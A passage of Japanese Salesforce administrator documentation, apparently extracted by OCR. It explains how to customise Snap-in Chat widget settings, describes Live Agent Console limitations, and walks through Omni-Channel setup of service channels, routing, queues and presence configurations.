
スナップチャットウィジェットで使用される画像のカスタマイズ

スナップインチャットウィジェットを追加する Web ページと同じリポジトリに画像がある場合、相対 URL パスおよび名前か、完全な URL を使用できます。画像が他の場所にある場合は、その画像の完全な URL を使用します。

コードをカスタマイズする前に、チャットウィジェットで使用する画像ファイルをアップロードします。

次の画像をカスタマイズ	次のパラメータを設定	説明
事前チャットバナー画像	`embedded_svc.settings.prechatBackgroundImgURL = "..."`	URL を指定して、事前チャットフォームであいさつ (「Hello Guest!」(ゲスト様、ようこそ!) など) とサブテキスト (「An agent is on the way.」(エージェントの準備がまもなく整います。) など) の間に表示される画像を設定します。 推奨画像サイズは 320 × 100 ピクセルです。
最小化された待機状態のロゴ	`embedded_svc.settings.smallCompanyLogoImgURL = "..."`	URL を指定してチャットの最小化中に表示されるロゴを設定します。 推奨画像サイズは 25 × 25 ピクセルです。
待機状態画像	`embedded_svc.settings.waitingStateBackgroundImgURL = "..."`	URL を指定してチャットが待機状態中の背景画像を設定します。 推奨画像サイズは 200×60 ピクセルです。
エージェントのアバター	`embedded_svc.settings.avatarImgURL = "..."`	URL を指定して、チャット中に表示されるエージェントの画像を設定します。 推奨画像サイズは 40 × 40 ピクセルです。

画像を .png 形式で作成し、次のサイズを使用して、スナップインチャット環境で画像が変形しないようにします。



スナップインチャットウィジェットで使用されるデフォルトのチャットボタンをカスタマイズ

パラメータ	説明
`embedded_svc.settings.displayHelpButton =`	顧客とチャットウィジェットを接続するデフォルトのチャットボタンを表示するには、`displayHelpButton = true;` を設定します。チャットボタンを使用して、顧客は Web ページからチャットを開始できます。 有効な値は *`true`* または *`false`* です。

スナップインチャットウィジェットに事前チャットフォームを表示するかどうかをカスタマイズ

パラメータ	説明
`embedded_svc.settings.initialInteractionState = "..."`	顧客がチャットを開始するときに、事前チャットフォームを表示するかどうかを指定するには、`initialInteractionState = "PRECHAT";` を設定します。 有効な値は *`PRECHAT`* または *`WAITING`* です。 メモ: これらの値では、大文字と小文字が区別されます。 デフォルトでは、パラメータは事前チャットフォームを表示するように設定されます。*`WAITING`* に設定すると、チャットウィジェットに事前チャットフォームは表示されず、チャットウィンドウが直接開きます。

スナップインチャットウィジェットに使用される文言をカスタマイズ

パラメータ	説明
`embedded_svc.settings.onlineText = "..."`	エージェントがオンライン中にチャットボタンに表示されるテキストをカスタマイズするには、パラメータ `onlineText = "..."` を、表示する任意のテキストに設定します。 値を指定しないと、デフォルトのテキスト「エキスパートとチャット」が表示されます。
`embedded_svc.settings.offlineText = "..."`	エージェントがオフライン中にチャットボタンに表示されるテキストをカスタマイズするには、パラメータ `offlineText = "..."` を、表示する任意のテキストに設定します。 値を指定しないと、デフォルトのテキスト「エージェントがオフライン」が表示されます。
`embedded_svc.settings.onlineLoadingText = "..."`	チャットウィンドウが読み込み中にチャットボタンに表示されるテキストをカスタマイズするには、パラメータ `onlineLoadingText = "..."` を、表示する任意のテキストに設定します。 値を指定しないと、デフォルトのテキスト「読み込み中」が表示されます。

チャット環境のテスト

Web ページにチャットを埋め込んだら、テストを行います。

エージェント側からスナップインチャットをテストするには、すべての Live Agent サポートエージェント権限 (ページ 2964) 付きの Live Agent ユーザとして Salesforce にログインします。

1. Service Cloud にログインして、適切なボタンに割り当てられたエージェントとしてオンラインにします。
2. 顧客側からチャットをテストします。同じブラウザの別のウィンドウで、コードスニペットを配置した Web ページに移動し、チャットを起動して開始します。

   チャットが使用できる必要があります。
3. 顧客側、つまり Web ページで次のことを確認します。
   - 事前チャットフォームの外観が期待したとおりになっている
   - チャットウィンドウの外観が期待したとおりになっている

エディション

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Unlimited** Edition、および **Developer** Edition

4. エージェント側、つまり Salesforce Console for Service で次のことを確認します。
   - チャットが開始されると、チャット要求を受信する

チャットウィジェットおよび環境が期待どおりの外観であれば、顧客は埋め込みチャットの使用を開始して、エージェントとやりとりできます。

スナップインチャット (ベータ) の制限事項

エディション

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Unlimited** Edition、および **Developer** Edition

スナップインチャットには次の制限事項があります。

事前チャットフォームには次の制限があります。

- 事前チャットでは自動的に既存または新規取引先責任者へのケースおよびリンクが作成されます。ただし、この動作は設定変更できません。
- 事前チャットフォームでは項目の検証は行われません。
- 事前チャットフォームの項目は設定できません。

スナップインチャットのベータバージョンでは、次の Live Agent 機能はサポートされていません。スナップインチャットで使用する Live Agent 設定、ボタン、およびリリースでは、これらの機能を有効にしないでください。

- エージェントファイル転送
- 顧客のアイドルタイムアウト
- チャット転送
- 訪問者のトランスクリプトの保存
- 機密データルール
- ブロックされた訪問者

スナップインチャットウィンドウのタイトルには、Live Agent［［チャット］ ウィンドウタイトル］設定ではなく、エージェント名 (またはカスタム名) が使用されます。

Live Agent コンソール

Live Agent コンソールは、Spring '13 より前にエージェントが顧客とチャットするために使用できた従来の機能です。Salesforce では、Live Agent コンソールがサポートされなくなりました。Live Agent コンソールはいずれ廃止されるため、サポート組織でまだ使用している場合は、できるだけ早く Salesforce コンソールの Live Agent に移行することをお勧めします。

Salesforce コンソールの Live Agent にアップグレードする方法については、「システム管理者向けの Live Agent」を参照してください。Salesforce ヘルプには、Salesforce コンソールの Live Agent を設定するエンドツーエンドプロセス (実装や Salesforce 組織に合わせたカスタマイズを含む) の説明があります。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

Live Agent コンソールの制限事項

Live Agent コンソールでは、一部の機能のみにアクセスが制限され、Spring '13 以降にリリースされた Live Agent 機能は含まれません。

Salesforce コンソールの Live Agent にアップグレードする方法については、「システム管理者向けの Live Agent」を参照してください。Salesforce ヘルプには、Salesforce コンソールの Live Agent を設定するエンドツーエンドプロセス (実装や Salesforce 組織に合わせたカスタマイズを含む) の説明があります。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

エージェント機能

Live Agent コンソールでは、Salesforce コンソールでチャットしているときにエージェントが使用するエージェント機能の一部がサポートされていません。

機能	サポートされているかどうか	メモ
チャットへの記事の添付	○	なし
トランスクリプトへのレコードの添付	○	この機能は、CRM Chatlet (Live Agent コンソールの従来のプラグイン) でサポートされています。
クイックテキスト	○	なし
チャット要求の転送	○	なし

機能	サポートされているかどうか	メモ
チャット会議	×	なし
重要なアラート待機時間	×	なし
ナレッジのチャットの回答	×	なし
ファイルの転送	×	なし
自動挨拶	制限付き	Live Agent コンソールでは、Live Agent で指定した自動挨拶のみがサポートされます。チャットボタン設定で指定した自動挨拶はサポートされません。
カスタムエージェント名	制限付き	Live Agent コンソールでは、Live Agent で指定したカスタムエージェント名のみがサポートされます。チャットボタン設定で指定したカスタムエージェント名はサポートされません。

スーパーバイザ機能

Live Agent コンソールは当初、エージェントと顧客のやりとりのみを対象として設計されました。そのため、Live Agent コンソールは、Salesforce コンソールでサポートされているスーパーバイザ機能には対応していません。

システム管理者向けのオムニチャネル

オムニチャネルは、コールセンターでケース、チャット、リードなどの任意の種類の新しい作業項目を組織の最も適格で対応可能なエージェントに転送できる包括的なカスタマーサービスソリューションです。オムニチャネルは、Salesforce コンソールにシームレスに統合されます。

オムニチャネルはカスタマイズ可能な柔軟な機能で、宣言的に設定できるため、コードを記述する必要がありません。オムニチャネルを使用して作業項目の優先度を管理すれば、重要な作業をエージェントにすばやく簡単に転送できるようになります。作業項目を受け入れるエージェントの業務量を管理して、処理可能な数量のみが割り当てられるようにします。また、各種の割り当てにどのエージェントが対応するかも定義できます。たとえば、リードおよび販売に関する問い合わせに対応するエージェントのグループと、サポートに関する質問のある顧客に対応する別のグループを作成することが考えられます。

そして何よりも、オムニチャネルでは、これらのすべての割り当てが適切なエージェントに自動的に転送されます。エージェントがキューから割り当て作業を手動で選択する必要がなくなり、コールセンターの全員の時間、労力、知力が節約されます。エージェントが割り当て作業に対応しやすくなるため、顧客をより迅速かつ効率的にサポートでき、割り当て作業がより早く完了します。

では始めましょう。

オムニチャネルの概要: ウォークスルー
オムニチャネルを設定して、最もスキルが高く対応可能なエージェントにリアルタイムで作業を転送します。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する
- 「アプリケーションのカスタマイズ」

権限セットおよびプロファイルを変更する
- 「プロファイルと権限セットの管理」

オムニチャネルの概要: ウォークスルー

オムニチャネルを設定して、最もスキルが高く対応可能なエージェントにリアルタイムで作業を転送します。

オムニチャネルへようこそ。

オムニチャネルを使用すると、コンタクトセンターで、組織の最も適格で対応可能なサポートエージェントにリアルタイムで作業を転送できるようになります。コンタクトセンターにオムニチャネルを設定する方法について概要ツアーを開始してみましょう。

段階的な手順: オムニチャネルの概要

ウォークスルーでは、オムニチャネルの有効化とサービスチャネルの作成、ルーティング設定、キュー、プレゼンス状況、プレゼンス設定について取り上げます。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オムニチャネルオブジェクトの作成

オムニチャネルを実装し実行するための最初のステップは、Salesforce で必要なオブジェクトを作成することです。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オムニチャネルの有効化

組織で機能を設定するために必要なオブジェクトにアクセスするには、オムニチャネルを有効にします。

サービスチャネルの作成

サービスチャネルでは、ケース、リード、SOSセッション、カスタムオブジェクトなど、ほぼすべてのSalesforceオブジェクトを作業レコードに変換できます。オムニチャネルでは、(エージェント生産性という庭園から花を抜くように) これらの作業項目がキューから引き出され、エージェントにリアルタイムで転送されます。

ルーティング設定の作成

ルーティング設定により、作業項目のエージェントへの転送方法が決まります。ルーティング設定を使用して、キューから取得する作業項目に相対的な重要性およびサイズの優先度を付けます。この設定により、最も重要な作業項目が優先的に処理され、作業がエージェントに均等に分散されます。作業項目のエージェントへの転送を開始するには、ルーティング設定を作成してキューに割り当てます。

ルーティング設定およびエージェントのキューへの関連付け

キューは Salesforce の典型的な要素で、チームがリード、ケース、およびカスタムオブジェクトを管理するうえで役立ちます。オムニチャネルにより、作業項目をリアルタイムにエージェントに転送するキューの機能が向上します。オムニチャネルは作業項目をエージェントに自動的かつリアルタイムに転送するため、エージェントが作業項目をキューから手動で選択する必要がありません。

プレゼンス設定の作成

ここではエージェントに的を絞って説明します。プレゼンス設定により、エージェントが受け入れ可能な作業量と、顧客に対応中にエージェントがアクセスできるオムニチャネルの動作が決まります。さまざまなチャネルのサポートを行うエージェントのグループごとに異なる設定を定義できます。

プレゼンス状況の作成

プレゼンス状況は、エージェントがオンラインで、受信した作業項目を受け入れ可能か、退席中あるいはオフラインかを示します。

オムニチャネルの有効化

組織で機能を設定するために必要なオブジェクトにアクセスするには、オムニチャネルを有効にします。

1. [設定] から、［クイック検索］ボックスに「*オムニチャネル設定*」と入力し、[オムニチャネル設定] を選択します。
2. [オムニチャネルの有効化] を選択します。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する
- 「アプリケーションのカスタマイズ」

サービスチャネルの作成

サービスチャネルでは、ケース、リード、SOSセッション、カスタムオブジェクトなど、ほぼすべての Salesforce オブジェクトを作業レコードに変換できます。オムニチャネルでは、(エージェント生産性という庭園から花を抜くように)これらの作業項目がキューから引き出され、エージェントにリアルタイムで転送されます。

サービスチャネルでは、作業のソース、および他の作業項目との比較によるその作業の優先度を管理できます。サービスチャネルを作成したら、作業項目のエージェントへの転送方法を決定するキューに関連付けます。ケースやSOSコールなどのサポートチャネルのサービスチャネル、あるいはリードなどの販売チャネルのサービスチャネルを作成できます。

1. [設定]から、［クイック検索］ボックスに「*サービスチャネル*」と入力し、[サービスチャネル] を選択して [新規] をクリックします。
2. サービスチャネルの設定を指定します。
3. [保存] をクリックします。

サービスチャネル設定

サービスチャネル設定をカスタマイズして、組織が、チャット、メール、SOSコール、ソーシャルチャネルなどさまざまなソースから作業を受信する方法を定義します。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する
- 「アプリケーションのカスタマイズ」

オムニチャネルでサポートされるオブジェクト
オムニチャネルにより、レコードがリアルタイムでエージェントに割り当てられるため、エージェントの生産性が向上します。オムニチャネルでは、どのようなオブジェクトやレコードがサポートされているのでしょうか。

サービスチャネル設定

サービスチャネル設定をカスタマイズして、組織が、チャット、メール、SOS コール、ソーシャルチャネルなどさまざまなソースから作業を受信する方法を定義します。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	実行する内容
サービスチャネル名	サービスチャネルに名前を付けます。 このサービスチャネル名、またはそのバージョンが自動的に [API 参照名] になります。
API 参照名	サービスチャネルに API 名を付けます。
Salesforce Object	このサービスチャネルと関連付けられた Salesforce の標準オブジェクトまたはカスタムオブジェクトの種別。たとえば、Web ケースのサービスチャネルがある場合、[関連オブジェクト種別] をケース に設定します。サービスチャネルでサポートするオブジェクトの完全なリストについては、「オムニチャネルでサポートされるオブジェクト」を参照してください。
カスタムコンソールフッターコンポーネント	(省略可能) エージェントが作業項目要求を受け入れたときに、指定したカスタムコンソールフッターコンポーネントを開きます。たとえば、エージェントがリードを受け入れたときに、マーケティングキャンペーンウィジェットを開きます。

オムニチャネルでサポートされるオブジェクト

オムニチャネルにより、レコードがリアルタイムでエージェントに割り当てられるため、エージェントの生産性が向上します。オムニチャネルでは、どのようなオブジェクトやレコードがサポートされているのでしょうか。

オムニチャネルでは現在、次のオブジェクトおよびレコードの転送がサポートされています。

- ケース
- チャット
- SOS ビデオ通話
- ソーシャル投稿
- 注文
- リード
- カスタムオブジェクト

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ルーティング設定の作成

ルーティング設定により、作業項目のエージェントへの転送方法が決まります。ルーティング設定を使用して、キューから取得する作業項目に相対的な重要性およびサイズの優先度を付けます。この設定により、最も重要な作業項目が優先的に処理され、作業がエージェントに均等に分散されます。作業項目のエージェントへの転送を開始するには、ルーティング設定を作成してキューに割り当てます。

組織のサービスチャネルごとにルーティング設定を作成します。ルーティング設定を作成したらキューに関連付け、オムニチャネルの設定後にエージェントが作業を受信できるようにします。

1. [設定]から、[クイック検索] ボックスに「*ルーティング*」と入力し、[ルーティング設定] を選択して [新規] をクリックします。
2. ルーティングに関する設定を指定します。
3. [保存] をクリックします。

ルーティングに関する設定

ルーティングに関する設定をカスタマイズして、作業項目をエージェントに転送する方法を定義します。

オムニチャネルのルーティングモデルオプション

オムニチャネルを使用して、受信した作業項目をエージェントに転送する方法を指定します。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する
- 「アプリケーションのカスタマイズ」

ルーティングに関する設定

ルーティングに関する設定をカスタマイズして、作業項目をエージェントに転送する方法を定義します。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

基本情報

設定	実行する内容
ルーティング設定名	サービスのルーティング設定に名前を付けます。 このルーティング設定名、またはそのバージョンが自動的に [API 参照名] になります。
API 参照名	サービスチャネルに API 名を付けます。

ルーティング設定

設定	実行する内容
ルーティング優先度	このルーティング設定に関連付けられているキューの作業項目がエージェントに転送される順序。キュー内の番号が低いオブジェクトから順にエージェントに転送されます。 たとえば、高い評価のリードに優先度 *1*、低い評価のリードに優先度 *2* を設定した場合、高い評価のリードが低い評価のリードよりも先にエージェントに転送されて割り当てられます。 バックエンドで、業務量に空きのあるエージェントを特定し、次の優先順序で作業を割り当てます。 1. 作業項目の転送元のキューの優先度 2. 作業項目がキューで待機していた時間 3. キューの新しい作業項目を受け入れ可能なキューのメンバー 作業項目がエージェントに割り当てられると、オブジェクトの所有者がキューからエージェントに変わります。エージェントが作業項目を却下した場合は、作業項目をキューに戻して元の経過時間を設定し、適切に再転送されるようにします。

設定	実行する内容
ルーティングモデル	受信した作業項目が、設定のサービスチャネルに割り当てられているエージェントに転送される方法を決定します。
転送タイムアウト （秒）	エージェントが対応すべき作業項目が別のエージェントに転送されるまでの時間制限を設定します。

作業項目サイズ

設定	実行する内容
業務単位	この設定に関連付けられたキューからの作業項目がエージェントに割り当てられたときに、消費されるエージェントの全体的な業務量を示します。 エージェントの全体的な業務量は、エージェントが割り当てられたプレゼンス設定の［業務量］設定によって決定します。この設定に関連付けられたキューからの作業項目がエージェントに割り当てられると、エージェントの全体的な業務量から［業務量］が減算されます。エージェントには全体的な業務量が0になるまで割り当てることができます。 ［業務量］と［業務率］のいずれかを選択できますが、両方を選択することはできません。
業務率	この設定に関連付けられたキューからの作業項目がエージェントに割り当てられたときに、消費されるエージェントの全体的な業務量の割合です。 エージェントの全体的な業務量は、エージェントが割り当てられたプレゼンス設定の［業務量］設定によって決定します。この設定に関連付けられたキューからの作業項目がエージェントに割り当てられると、エージェントの全体的な業務量から［業務率］が減算されます(残りの業務量が0%になるまで割り当てることができます)。 ［業務量］と［業務率］のいずれかを選択できますが、両方を選択することはできません。

オムニチャネルのルーティングモデルオプション

オムニチャネルを使用して、受信した作業項目をエージェントに転送する方法を指定します。

オムニチャネルでは、作業項目が、適切なキューに割り当てられたエージェントに自動的に転送されます。

転送オプション	説明	例
対応中件数が最小	受信した作業項目が、オープンの作業量が一番少ないエージェントに転送されます。作業項目がどれも業務量を 1 消費する場合は、作業項目数が一番少ないエージェントに受信した作業が転送されます。例は、エージェントが対応している作業によって業務量の影響が異なるシナリオを示しています。	• エージェント A とエージェント B はどちらも全体の業務量が 5 です。 • エージェント A には業務量の影響が 1 のアクティブな作業項目が 3 つあります。エージェント B には業務量の影響が 4 のアクティブな作業項目が 1 つあります。 • エージェント A のほうがエージェント B より業務量の影響が少ないため、受信した作業項目はエージェント A に転送されます。
対応余力が最大	受信した作業項目が、作業項目の業務量とオープンの作業項目の差が一番大きいエージェントに転送されます。業務量は、エージェントが割り当てられたプレゼンス設定によって決定します。	• エージェント A とエージェント B はどちらも全体の業務量が 5 です。 • エージェント A にはアクティブな作業項目が 3 つ、エージェント B には 1 つあります。 • エージェント B の方が業務量の空きが多いため、受信した作業項目はエージェント B に転送されます。

エディション

使用可能なインターフェース: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ルーティング設定およびエージェントのキューへの関連付け

キューは Salesforce の典型的な要素で、チームがリード、ケース、およびカスタムオブジェクトを管理するうえで役立ちます。オムニチャネルにより、作業項目をリアルタイムにエージェントに転送するキューの機能が向上します。オムニチャネルは作業項目をエージェントに自動的かつリアルタイムに転送するため、エージェントが作業項目をキューから手動で選択する必要がありません。

キュー内の作業項目には、作成済みのルーティング設定で指定した優先度が割り当てられます。組織ですでにキューを使用している場合は、使用可能なキューを再使用できます。このため、これらのキューに割り当てられているエージェントに作業項目をリアルタイムで転送できます。

組織でキューを使用していない場合は、少なくとも 1 つ作成してオムニチャネルと統合します。作業項目の種別ごとに複数のキューを作成することもできます。たとえば、あるキューは受信ケース用、別のキューは受信リード用にすることが考えられます。

ルーティングを正しく機能させるには、エージェントが作業項目を受信するキューに各エージェントを割り当てます。

キューについての詳細は、Salesforce ヘルプの「キューの概要」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する
- 「アプリケーションのカスタマイズ」

1. [設定] から、［クイック検索］ボックスに「キュー」と入力し、[キュー] を選択します。
2. 新しいキューを作成するか、既存のキューを編集します。
3. ［ルーティング設定］項目で、キューに関連付けるルーティング設定を見つけます。
4. [キューメンバー] セクションで、エージェントを［選択済みのユーザ］項目に追加します。
   追加されたエージェントは、このキューからの作業項目を受信します。
5. [保存] をクリックします。

プレゼンス設定の作成

ここではエージェントに的を絞って説明します。プレゼンス設定により、エージェントが受け入れ可能な作業量と、顧客に対応中にエージェントがアクセスできるオムニチャネルの動作が決まります。さまざまなチャネルのサポートを行うエージェントのグループごとに異なる設定を定義できます。

組織でオムニチャネルを有効にすると、Salesforce が自動的に「デフォルトのプレゼンス設定」というプレゼンス設定を作成します。すべてのエージェントが、この設定に自動的に割り当てられます。また、プレゼンス設定を作成してエージェントを個別にその設定に割り当て、一部のエージェント向けのオムニチャネル設定をカスタマイズすることもできます。エージェントをカスタムプレゼンス設定に再割り当てすると、そのエージェントはデフォルトのプレゼンス設定から除外されます。

1. [設定] から、［クイック検索］ボックスに「プレゼンス」と入力し、[プレゼンス設定] を選択して [新規] をクリックします。
2. プレゼンスに関する設定を選択します。
3. [保存] をクリックします。

プレゼンスに関する設定
プレゼンスに関する設定をカスタマイズして、エージェントに割り当てるオムニチャネル設定を定義します。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する
- 「アプリケーションのカスタマイズ」

プレゼンスに関する設定

プレゼンスに関する設定をカスタマイズして、エージェントに割り当てるオムニチャネル設定を定義します。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

基本情報

次の設定は、エージェントがオムニチャネルにサインインしたときに、そのエージェントが使用できる基本機能を定義します。

設定	実行する内容
プレゼンス設定名	プレゼンス設定に名前を付けます。 この設定の名前、つまりバージョンは自動的に［API 参照名］になります。
API 参照名	設定に API 名を付けます。
業務量	エージェントの最大業務量を決定します。エージェントの業務量は、ルーティング設定で指定した作業項目のサイズで消費されます。

設定	実行する内容
自動的に要求を受け入れる	エージェントに転送された割り当て作業を自動的に受け入れます。これらの作業項目はエージェントのワークスペースに自動的にオープンになるため、エージェントがオムニチャネルフッターウィジェットで作業項目を手動で受け入れる必要がありません。 [エージェントが要求を拒否できる] が有効になっている場合は、この設定を使用できません。
エージェントが要求を拒否できる	エージェントが受信した作業項目を拒否できます。 [自動的に要求を受け入れる] が有効になっている場合は、エージェントが要求を却下できません。
拒否時に状況を更新	エージェントが作業項目を却下したときに、エージェントの状況を指定した状況に自動的に変更します。 この設定は、[エージェントが要求を拒否できる] が有効の場合にのみ使用できます。
エージェントが拒否理由を選択できる	エージェントが割り当て作業を拒否するときに理由を選択できます。 この設定は、[エージェントが要求を拒否できる] が有効の場合にのみ使用できます。
転送のタイムアウト時に状況を更新	エージェントに転送された割り当て作業がタイムアウトしたときに、エージェントの状況を自動的に変更します。 この設定は、[転送タイムアウト] が有効の場合にのみ使用できます。
要求サウンドの有効化	作業要求を受信したときにエージェントのウィジェットでサウンドを鳴らします。
切断サウンドの有効化	オムニチャネルへの接続が失われたときにエージェントのウィジェットでサウンドを鳴らします。

ユーザの割り当て

資格のあるユーザを設定に割り当てて、オムニチャネル機能へのアクセス権を付与します。その後、プロファイルを設定に割り当てることもできます。プロファイルおよびユーザレベルでユーザが設定に割り当てられている場合は、ユーザのプロファイルに割り当てられた設定よりユーザレベル設定が優先されます。

警告: ユーザは一度に 1 つのプレゼンス設定のみに割り当てることができます。同じユーザを 2 つ目のプレゼンス設定に割り当てると、警告なしで最初のプレゼンス設定からユーザが削除されます。そのため、各ユーザをどのプレゼンス設定に割り当てる必要があるかを正確に把握してください。

たとえば、ユーザ A がプレゼンス設定 A に割り当てられているとします。その後、プレゼンス設定 B を作成し、ユーザ A を誤ってその設定に割り当てたとします。Salesforce から通知されることなく、ユーザ A はプレゼンス設定 A から削除され、プレゼンス設定 B に再割り当てられます。

設定	実行する内容
選択可能なユーザ	設定に割り当てることができるユーザを示します。
選択済みのユーザ	設定に割り当てられたユーザを示します。

プロファイルの割り当て

資格のあるプロファイルを設定に割り当てて、そのプロファイルに関連付けられたユーザにオムニチャネル機能へのアクセス権を付与します。プロファイルおよびユーザレベルでユーザが設定に割り当てられている場合は、ユーザのプロファイルに割り当てられた設定よりユーザレベル設定が優先されます。

設定	実行する内容
選択可能なプロファイル	設定に割り当てることができるユーザプロファイルを示します。
選択済みプロファイル	設定に割り当てられたユーザプロファイルを示します。

プレゼンス状況の作成

プレゼンス状況は、エージェントがオンラインで、受信した作業項目を受け入れ可能か、退席中あるいはオフラインかを示します。

プレゼンス状況には、作業項目の1つ以上のチャネルを含めることができます。たとえば、チャットとメールのサービスチャネルに対応する「Web サポート対応可能」というプレゼンス状況を作成することが考えられます。エージェントがこのプレゼンス状況にサインインすると、受信したチャットとメールを受け入れることができます。画期的なシステムです。

1. [設定] から、［クイック検索］ボックスに「プレゼンス」と入力し、[プレゼンス状況] を選択して [新規] をクリックします。
2. プレゼンス状況の設定を選択します。
3. [保存] をクリックします

プレゼンス状況設定
プレゼンス状況設定をカスタマイズして、各種の状況に割り当てるサービスチャネルを定義します。エージェントは、受け入れ可能な作業の種別に応じて、異なる状況でオムニチャネルにサインインできます。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オムニチャネルを設定する
- 「アプリケーションのカスタマイズ」

プレゼンス状況設定

プレゼンス状況設定をカスタマイズして、各種の状況に割り当てるサービスチャネルを定義します。エージェントは、受け入れ可能な作業の種別に応じて、異なる状況でオムニチャネルにサインインできます。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

基本情報

次の設定を使用してプレゼンス状況に名前を付けます。

設定	実行する内容
状況名	プレゼンス状況に名前を付けます。 このプレゼンス状況名、またはそのバージョンが自動的に［API 参照名］になります。
API 参照名	プレゼンス状況に API 名を付けます。

状況オプション

次の設定は、各状況を使用するエージェントがオンラインか取り込み中かを示します。

設定	実行する内容
オンライン	この状況を使用するエージェントは、新しい作業項目を受け入れることができます。
取り込み中	この状況を使用するエージェントは、退席中と表示され、新しい作業項目を受け入れられないことを示します。

サービスチャネル

サービスチャネルをプレゼンス状況に割り当てます。次のプレゼンス状況でサインインしたエージェントは、選択したチャネルから作業項目を受け入れることができます。

設定	実行する内容
選択可能なチャネル	プレゼンス状況に割り当てることが可能なサービスチャネルを示します。
選択済みのチャネル	プレゼンス状況に割り当てられているサービスチャネルを示します。

プレゼンス状況へのアクセス権の設定

プレゼンス状況は、エージェントがオンラインで、受信した作業項目を受け入れ可能か、退席中あるいはオフラインかを示します。オムニチャネルのプレゼンス状況を作成したら、ユーザがアクセスする方法を設定する必要があります。権限セットまたはプロファイルを使用してアクセス権を設定できます。

エディション

使用可能なエディション: Salesforce Classic

オムニチャネルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

権限セットを使用したプレゼンス状況へのユーザアクセス権の付与
特定の権限セットに割り当てられたエージェントがプレゼンス状況を使用できるようにします。

プロファイルを使用したプレゼンス状況へのユーザアクセス権の付与
特定のプロファイルに割り当てられたエージェントがプレゼンス状況を使用できるようにします。

権限セットを使用したプレゼンス状況へのユーザアクセス権の付与

特定の権限セットに割り当てられたエージェントがプレゼンス状況を使用できるようにします。

プレゼンス状況は、エージェントがオンラインで、受信した作業項目を受け入れ可能か、退席中あるいはオフラインかを示します。権限セットまたはプロファイルを使用して、プレゼンス状況へのアクセス権をユーザに付与できます。

1. [設定] から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 状況へのアクセス権を付与する権限セットの名前をクリックします。
